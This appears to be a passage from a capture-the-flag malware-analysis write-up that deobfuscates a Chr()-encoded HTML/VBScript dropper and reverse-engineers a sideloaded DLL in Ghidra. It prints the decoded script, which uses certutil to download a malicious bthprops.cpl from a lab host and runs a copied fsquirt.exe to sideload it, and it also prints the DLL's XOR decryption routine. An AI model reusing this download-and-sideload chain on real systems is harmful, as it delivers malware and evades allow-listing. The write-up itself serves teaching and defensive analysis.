
Instead of manually translating ASCII codes, we write a Python script to automate the process. This script finds Chr(number) patterns and replaces them with their actual characters.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import re
import argparse
import os

def decode_chr_block(match):
    # Deobfuscator logic
    block = match.group(0)

    # Extract all numbers within the Chr() parentheses
    ascii_values = re.findall(r'Chr\((\d+)\)', block, re.IGNORECASE)

    # Convert each number to its ASCII character and join them
    decoded_string = "".join(chr(int(val)) for val in ascii_values)

    # Return the string wrapped in quotes to maintain valid syntax
    return f'"{decoded_string}"'

def deobfuscate_file(filepath):
    # ... logic to read file and apply regex substitution
    regex_pattern = r'(?:Chr\(\d+\)\s*&\s*)+Chr\(\d+\)|Chr\(\d+\)'
    # ...

Running the deobfuscator reveals the cleartext script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<html>
...
<body>
		<script language="VBScript">
			Dim o,f,t,u,p,c,x,s
			Set o = CreateObject("WScript.Shell")
			Set f = CreateObject("Scripting.FileSystemObject")
			t = f.GetSpecialFolder(2).Path
			u = "http://gifts.bemyvalentine.thm/"
			p = t & "\valentine"
			s = o.ExpandEnvironmentStrings("%SYSTEMROOT%")
			If Not f.FolderExists(p) Then f.CreateFolder(p)
			c = "certutil -urlcache -split -f "
			x = c & u & "bthprops.cpl " & p & "\bthprops.cpl"
			o.Run x, 0, True
			f.CopyFile s & "\System32\fsquirt.exe", p & "\fsquirt.exe", True
			o.Run p & "\fsquirt.exe", 0, False
			Close
		</script>
	</body>
</html>


The DLL Sideloading Attack
The logic here is very specific and indicates a DLL Sideloading attack.
- Download: It downloads
bthprops.cplfrom the attacker. CPL files are just DLLs. - Copy: It copies a legitimate Windows binary,
fsquirt.exe(Bluetooth File Transfer), to the same folder. - Execute: It runs
fsquirt.exe.
Why? Windows looks for DLLs in the current directory before the system directories. fsquirt.exe expects to load bthprops.cpl from functionality purposes. By placing a malicious bthprops.cpl next to it, the legitimate executable loads our malware. This is often done to bypass allow-listing (since fsquirt.exe is a signed Microsoft binary).
1
2
3
4
5
6
u = "http://gifts.bemyvalentine.thm/"
p = t & "\valentine"
s = o.ExpandEnvironmentStrings("%SYSTEMROOT%")
If Not f.FolderExists(p) Then f.CreateFolder(p)
c = "certutil -urlcache -split -f "
x = c & u & "bthprops.cpl " & p & "\bthprops.cpl"




Phase 3: Reverse Engineering the DLL





We execute the malware’s plan in a controlled environment or statically analyze bthprops.cpl (the malicious DLL). We open it in Ghidra.


We look at DllMain, the entry point for DLLs.
1
2
3
4
5
6
7
8
undefined8 DllMain(HMODULE param_1,uint param_2)
{
  if ((((param_2 < 4) && (param_2 < 2)) && (param_2 != 0)) && (param_2 == 1)) {
    DisableThreadLibraryCalls(param_1);
    _p();
  }
  return 1;
}
When the process attaches (param_2 == 1), it calls _p(). This confirms the malicious behavior starts immediately upon load.

Inside _p(), we see a stack-string construction technique. The malware builds a command string character by character (or chunk by chunk) to avoid static string analysis. It also calls _d(), which appears to be a decryption function.
1
2
3
4
5
6
7
8
9
void _p(void)
{
  // ... stack setup
  _d((longlong)local_28,0x2b9da9020,10); // Decrypts part of the command
  _d((longlong)local_48,0x2b9da9030,0x1c); // Decrypts another part
  // ... more calls
  iVar1 = snprintf(local_2f8 + local_c,0x200 - (longlong)local_c,"%s %s \"",local_28);
  // ...
}

Analyzing _d, we can reconstruct the custom encryption algorithm.
1
2
3
4
5
6
7
8
9
10
11
void _d(longlong param_1,longlong param_2,ulonglong param_3)
{
  undefined8 local_10;

  for (local_10 = 0; local_10 < param_3; local_10 = local_10 + 1) {
    // The key formula:
    *(byte *)(local_10 + param_1) = (char)local_10 * ')' ^ *(byte *)(local_10 + param_2) ^ 0x4c;
  }
  *(undefined1 *)(param_3 + param_1) = 0;
  return;
}
The algorithm is:
\[DecryptedByte[i] = (i \times 0x29) \oplus EncryptedByte[i] \oplus 0x4C\]This is a simple symmetric obscured algorithm. The malware author likely wrote this to prevent simple strings commands from revealing the C2 URL.



